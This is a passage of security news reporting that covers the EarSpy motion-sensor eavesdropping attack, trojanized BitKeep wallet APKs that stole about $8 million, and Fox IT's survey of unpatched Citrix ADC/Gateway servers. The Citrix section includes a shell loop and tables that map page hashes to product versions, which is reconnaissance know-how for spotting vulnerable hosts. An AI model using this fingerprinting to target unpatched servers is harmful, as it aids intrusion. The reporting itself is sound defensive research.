
Detection	Classifier	Data set	TP Rate	FP Rate	Precision	Recall
Gender	Random Forest	emo-DB	98.7%	1.3%	98.7%	98.7%
		JL-Corpus	78.6%	21.7%	78.8%	78.6%
	Random Subspace	emo-DB	98.7%	1.3%	98.7%	98.7%
		JL-Corpus	79.4%	21.0%	79.8%	79.4%
	Decision Table	emo-DB	98.2%	1.9%	98.2%	98.2%
		JL-Corpus	77.7%	22.5%	77.7%	77.7%
Speaker	Random Forest	FSDD	91.2%	4.6%	91.4%	91.2%
		JL-Corpus	64.6%	11.6%	66.3%	64.6%
	Random Subspace	FSDD	91.0%	4.7%	91.5%	91.0%
		JL-Corpus	64.3%	11.5%	67.5%	64.3%
	Decision Table	FSDD	90.2%	5.1%	90.4%	90.2%
		JL-Corpus	63.0%	11.9%	66.9%	63.0%
Speech	Random Forest	FSDD	53.6%	5.1%	52.2%	53.6%
	Random Subspace	FSDD	56.4%	4.8%	55.3%	56.4%
	Decision Table	FSDD	51.8%	5.4%	50.9%	51.8%

Test results on the OnePlus 7T (arxiv.org)

“We evaluate the time and frequency domain features with classical ML algorithms, which show the highest 56.42% accuracy,” the researchers explain in their paper.

> *“As there are ten different classes here, the accuracy still exhibits five times greater accuracy than a random guess, which implies that vibration due to the ear speaker induced a reasonable amount of distinguishable impact on accelerometer data”* ***- EarSpy technical paper***

On the OnePlus 9 device, the gender identification topped at 88.7%, identifying the speaker dropped to an average of 73.6%, while speech recognition ranged between 33.3% and 41.6%.



Detection	Classifier	Data set	TP Rate	FP Rate	Precision	Recall
Gender	Random Forest	emo-DB	88.7%	11.8%	88.7%	88.7%
		JL-Corpus	78.6%	21.7%	78.8%	78.6%
	Random Subspace	emo-DB	84.7%	15.4%	84.7%	84.7%
		JL-Corpus	79.4%	21.0%	79.8%	79.4%
	Decision Table	emo-DB	84.7%	16.7%	84.8%	84.7%
		JL-Corpus	77.7%	22.5%	77.7%	77.7%
Speaker	Random Forest	FSDD	87.8%	5.8%	87.9%	87.8%
		JL-Corpus	61.5%	13.2%	61.1%	61.5%
	Random Subspace	FSDD	88.7%	5.2%	89.1%	88.7%
		JL-Corpus	55.7%	15.5%	55.5%	55.7%
	Decision Table	FSDD	88.2%	5.4%	88.8%	88.2%
		JL-Corpus	59.9%	13.7%	59.6%	59.9%
Speech	Random Forest	FSDD	41.6%	6.8%	41.6%	41.6%
	Random Subspace	FSDD	39.0%	7.2%	39.1%	39.0%
	Decision Table	FSDD	33.3%	8.0%	33.6%	33.3%

Test results on the OnePlus 9 (arxiv.org)

Using the loudspeaker and the ‘Spearphone’ app the researchers developed while experimenting with a similar attack in 2020, caller gender and ID accuracy reached 99%, while speech recognition reached an accuracy of 80%.

Limitations and solutions

One thing that could reduce the efficacy of the EarSpy attack is the volume users choose for their ear speakers. A lower volume could prevent eavesdropping via this side-channel attack and it is also more comfortable for the ear.

The arrangement of the device’s hardware components and the tightness of the assembly also impact the diffusion of speaker reverberation.

Finally, user movement or vibrations introduced from the environment lower the accuracy of the derived speech data.

Android 13 has introduced a restriction in collecting sensor data without permission for sampling data rates beyond 200 Hz. While this prevents speech recognition at the default sampling rate (400 Hz – 500 Hz), it only drops the accuracy by about 10% if the attack is performed at 200 Hz.

The researchers suggest that phone manufacturers should ensure sound pressure stays stable during calls and place the motion sensors in a position where internally-originating vibrations aren’t affecting them or at least have the minimum possible impact.

Source: https://www.bleepingcomputer.com/news/security/earspy-attack-eavesdrops-on-android-phones-via-motion-sensors/

18. Hackers steal $8 million from users running trojanized BitKeep apps


Multiple BitKeep crypto wallet users reported that their wallets were emptied during Christmas after hackers triggered transactions that didn't require verification.

BitKeep is a decentralized multi-chain web3 DeFi wallet supporting over 30 blockchains, 76 mainnets, 20,000 decentralized applications, and more than 223,000 assets. It's used by over eight million people in 168 countries for asset management and transaction handling.

While the platform has not released an official announcement on its website, it has informed the community on the official Telegram channel that the incident appears to have impacted users who downloaded an unofficial version of the BitKeep app.

"After a preliminary investigation by the team, it is suspected that some APK package downloads have been hijacked by hackers and installed with code implanted by hackers," explains BitKeep's announcement.

"If your funds are stolen, the application you download or update may be an unknown version (unofficial release version) hijacked."



BitKeep Official Ann in BitKeep Official EN

📣 Dear BitKeep users, after preliminary investigation by the team, it is suspected that some APK package downloads have been hijacked by hackers and installed with code implanted by hackers. If your funds are stolen, the application you download or update may be an unknown version (unofficial release version) hijacked. Now for the safety of user funds, if you downloaded the APK version, please transfer the funds to the wallet downloaded from another official store (App Store or Google Play). In addition, it is recommended to use the newly created wallet address, the address you created through apk may be leaked to hackers.

👉 Tip: If conditions permit, please be sure to use the official Apple or Google store to download and use BitKeep wallet to ensure the safety of your assets ❗

If your wallet is stolen, please submit relevant materials in the form as soon as possible, we will figure out the solution and assist as soon as possible https://docs.google.com/forms/d/e/1FAIpQLSebJ7eAGduQd3E5MjhGRo6aNDQ4zYdABXqUKnVeMDrsuIIlzg/viewform?usp=sf_link

Chinese group: https://t.me/BitKeep_Official

Telegram

BitKeep中文社区-客服不会私聊❗
大家好，欢迎来到BitKeep中文社区❤️‍🔥

BitKeep是初学者一分钟就能掌握的数字资产钱包，快来与BitKeep一起走入加密世界吧❗

🔷下载BitKeep:https://bitkeep.com

⚠️客服不会私聊您，请不需要相信任何私聊⚠️


t.me/bitkeep/780791 3.2K 👁 Dec 26 at 06:58

BitKeep announcement on Telegram

Those who downloaded the trojanized APK package are recommended to move all their funds to the official store after downloading the official apps from Google Play or App Store, create a new wallet address and move all their funds to it.

The platform warns that any wallet addresses created using the malicious APK should be treated as compromised.

Finally, those who have fallen victim to the hacks are requested to fill out this form for BitKeep's support team to try to offer a solution in a timely manner.



Far away
@Hk0954859Kim · Follow

Why did my Bitkeep wallet automatically transfer 0.05BNB at 04:00 on December 26th when I slept the most soundly?

⊙ 5 小时 52 分钟前 (2022 年 12 月 25 日晚上 08: 16: 15 +UTC)

0xfd43cb5856f9651607b387a2118b07ed5119e93e

0xf6f3cf0f3bd43a31095ddb62cc452f4ef814fbda

0.053322553054955092 BNB ($13.04)

0.000147 民宿 ($0.04)

$242.93 / BNB

4:21 AM · Dec 26, 2022


6 Reply Share

Read 13 replies

BitKeep user reporting unauthorized transactions

BitKeep has not determined how much money was lost due to these hacks, but transaction tracking service PeckShield reported that approximately $8 million worth of assets have been stolen so far.

The suspicious transactions spotted by PeckShield include 4373 $BNB, 5.4M $USDT, 196k $DAI, and 1233.21 $ETH.


0x4982085c9e2f89f2ecb 8131eca71afad896e89cb (MXC)
0xc7029e939075f48fa2d 5953381660c7d01570171 (Hotbit 2)
0xeb2d2f1b8c558a40207 669291fda468e50c8a0bb (Binance)
0x161ba15a5f335c9f06b b5bbb0a9ce14076fbb645 (Binance)
0x29bdfbf7d27462a2d11 5748ace2bd71a2646946c (Binance)
0xe2fc31f816a9b943264 92132018c3aecc4a93ae1 (Binance)
$338.88 1.39 BNB
$61.12 0.25 BNB
$4,266.51 17.48 BNB
$556.30 2.28 BNB
$6,797.89 27.85 BNB
$93.31 0.38 BNB
0x925564fc5d1d8357e45 73c02be206aa3e910a522
0xc2785028acd673c1b42 62cd7dbb94df1f03f6b66
0x5f4df024bc6041d0894 7850d0b68f8110f017ee6
0xbafa519c3d2dd1ca5c8 af3b6e488b419f9521d12
0x1e53db303f24e4a5364 0f4d6bbe4225a59fb7d5e
$16.12 0.07 BNB
$7.06 0.03 BNB
$7.91 0.03 BNB
$8.68 0.04 BNB
$2.51 0.01 BNB
0x36225a2721dcb124f3e 185d3c177049813b279ba (Hack,BitKeep)
$39,788.30 163 BNB
0x238c10a2b75ef5058e4 f0d7f1a14750e32b4c3f9
$41.50 0.17 BNB
0xc325d73bdc572792acd bebaebc386096ca9723af (Hack,BitKeep)
$39,829.75 163.17 BNB
0xcdd37ada79f589c15bd 4f8fd2083dc88e34a2af2 (sideshift.ai)

Unauthorized transaction tracing (PeckShield)

Since the attack is still ongoing, with the threat actors taking advantage of the holiday season causing delays in noticing the hacks and incidence response action, the losses are expected to grow.

In October 2022, BitKeep suffered a loss of roughly $1 million after a hacker exploited a vulnerability in the service that enabled them to perform arbitrary token swaps.

At that time, BitKeep promised to fully reimburse those impacted by the incident. However, since the current attacks result from users getting scammed by trojanized APKs, it's unlikely that there will be any refunds.

Source: *https://www.bleepingcomputer.com/news/security/hackers-steal-8-million-from-users-running-trojanized-bitkeep-apps/*

19. Thousands of Citrix servers vulnerable to patched critical flaws

Thousands of Citrix ADC and Gateway deployments remain vulnerable to two critical-severity security issues that the vendor fixed in recent months.

The first flaw is CVE-2022-27510, fixed on November 8. It's an authentication bypass that affects both Citrix products. An attacker could exploit it to gain unauthorized access to the device, perform remote desktop takeover, or bypass the login brute force protection.

The second bug is tracked as CVE-2022-27518, disclosed and patched on December 13. It allows unauthenticated attackers to perform remote command execution on vulnerable devices and take control of them.

Threat actors had already been exploiting CVE-2022-27518 when Citrix published a security update to fix it.


Today, researchers at NCC Group's Fox IT team report that while most public-facing Citrix endpoints have been updated to a safe version, thousands remain vulnerable to attacks.

Finding vulnerable versions

Fox IT analysts scanned the web on November 11, 2022, and found a total of 28,000 Citrix servers online.

To determine how many of the exposed ones are vulnerable to the two flaws, the researchers had to learn their version number, which was not included in the HTTP response from the servers.


Nevertheless, the responses carried MD5 hash-like parameters that could be used for matching them to Citrix ADC and Gateway product versions.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XDEV_HTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Citrix Gateway</title>
<link rel="SHORTCUT ICON" href="/vpn/images/AccessGateway.ico" type="image/vnd.microsoft.icon">
<META http-equiv="Content-Type" content="text/html; charset=UTF-8">
<META content=noindex,nofollow,noarchive name=robots>
<link href="/vpn/js/rdx/core/css/rdx.css?v=6e7b2de88609868eeda0b1baf1d34a7e" rel="stylesheet" type="text/css"/>
<link href="/logon/themes/Default/css/base.css?v=6e7b2de88609868eeda0b1baf1d34a7e" rel="stylesheet" type="text/css" media="screen" />
<link rel="stylesheet" href="/logon/fonts/citrix-fonts.css?v=6e7b2de88609868eeda0b1baf1d34a7e" type="text/css">
<link href="/logon/themes/Default/css/custom.css?v=6e7b2de88609868eeda0b1baf1d34a7e" rel="stylesheet" type="text/css"/>
<script type="text/javascript" src="/vpn/js/rdx.js?v=6e7b2de88609868eeda0b1baf1d34a7e"></script>
<script type="text/javascript" src="/vpn/resources.js?v=6e7b2de88609868eeda0b1baf1d34a7e"></script>
<script type="text/javascript" src="/vpn/nsshare.js?v=6e7b2de88609868eeda0b1baf1d34a7e"></script>
<script type="text/javascript" src="/vpn/init/index.js?v=6e7b2de88609868eeda0b1baf1d34a7e"></script>
<script type="text/javascript" src="/vpn/login.js?v=6e7b2de88609868eeda0b1baf1d34a7e"></script>
<script type="text/javascript" src="/vpn/js/views.js?v=6e7b2de88609868eeda0b1baf1d34a7e"></script>
<script type="text/javascript" src="/vpn/js/gateway_login_view.js?v=6e7b2de88609868eeda0b1baf1d34a7e"></script>
<script type="text/javascript" src="/vpn/js/gateway_login_form_view.js?v=6e7b2de88609868eeda0b1baf1d34a7e"></script>
```

Hash in the index.htm (Fox It)


Hence, the team downloaded and deployed all Citrix ADC versions they could source from Citrix, Google Cloud Marketplace, AWS, and Azure on VMs and matched hashes to versions.



```
(dissect) yun@cloudshell:~/bucket (rift-citrix-362712)$ for i in citrix-*.qcow2; do echo -n "$i "; target-fs $i -q cat /fs1/netscaler/gui/vpn/index.html | grep -Eo 'v=(\w+)' | head -n 1; done
citrix-adc-vpx-10-standard-13-0-83-27.qcow2 v=c9e95a96410b8f8d4bde6fa31278900f
citrix-adc-vpx-10-standard-13-0-87-9.qcow2 v=1f63988aa4d3f6d835704be50c56788a
citrix-adc-vpx-10-standard-13-0-88-14.qcow2 v=6e7b2de88609868eeda0b1baf1d34a7e
citrix-adc-vpx-10-standard-13-1-21-50.qcow2 v=b97e859bc2f04354efc915fd837e2d5a
citrix-adc-vpx-10-standard-13-1-33-52.qcow2 v=56672635f81a1ce1f34f828fef41d2fa
citrix-adc-vpx-byol-13-0-76-31.qcow2 v=648767678188e1567b7d15eee5714220
citrix-adc-vpx-byol-13-0-79-64.qcow2 v=5e55889d93ff0f13c39bbebb4929a68e
citrix-adc-vpx-byol-13-0-82-45.qcow2 v=eb3f8a7e3fd3f44b70c121101618b80d
citrix-adc-vpx-byol-13-0-88-16.qcow2 v=3bd7940b6425d9d4dba7e8b656d4ba65
citrix-adc-vpx-byol-13-1-33-49.qcow2 v=aff0ad8c8a961d7b838109a7ee532bcb
citrix-adc-vpx-byol-13-1-33-52.qcow2 v=56672635f81a1ce1f34f828fef41d2fa
citrix-adc-vpx-byol-13-1-33-54.qcow2 v=9bf6d5d3131495969deba0f850447947
citrix-adc-vpx-byol-13-1-37-38.qcow2 v=0d656200c32bb47c300b81e599260c42
citrix-adc-vpx-express-13-0-83-29.qcow2 v=a66c02f4d04a1bd32bfdcc1655c73466
(dissect) yun@cloudshell:~/bucket (rift-citrix-362712)$
```

Linking hashes to versions (Fox It)

For the hashes that could not be matched with the versions sourced, the researchers resorted to figuring out the build date and deducing their version number based on that.



citrx-adc-version-hashes.csv

2022


1	rdx_en_date	vhash
72	2022-01-20 02:36:41	c6bcd2f119d83d1de762c8c09b482546
73	2022-01-28 06:22:15	b3fb0319d5d2dad8c977b9986cc26bd8
74	2022-02-21 12:49:29	0f3a063431972186f453e07954f34eb8
75	2022-02-23 07:02:10	7364f85dc30b3d570015e04f90605854
76	2022-03-10 15:17:42	e42d7b3cf4a6938aecebdae491ba140c
77	2022-04-01 19:41:31	310ffb5a44db3a14ed623394a4049ff9
78	2022-04-03 05:18:28	2edf0f445b69b2e322e80dbc3f6f711c
79	2022-04-07 06:11:44	b4ac9c8852a04234f38d73d1d8238d37
80	2022-04-21 07:34:34	9f73637db0e0f987bf7825486bfb5efe

Correlating build dates to hashes (Fox It)

This further reduced the number of unknown versions (orphan hashes), but in general, most hashes had been coupled to specific product versions.

Thousands of vulnerable Citrix servers

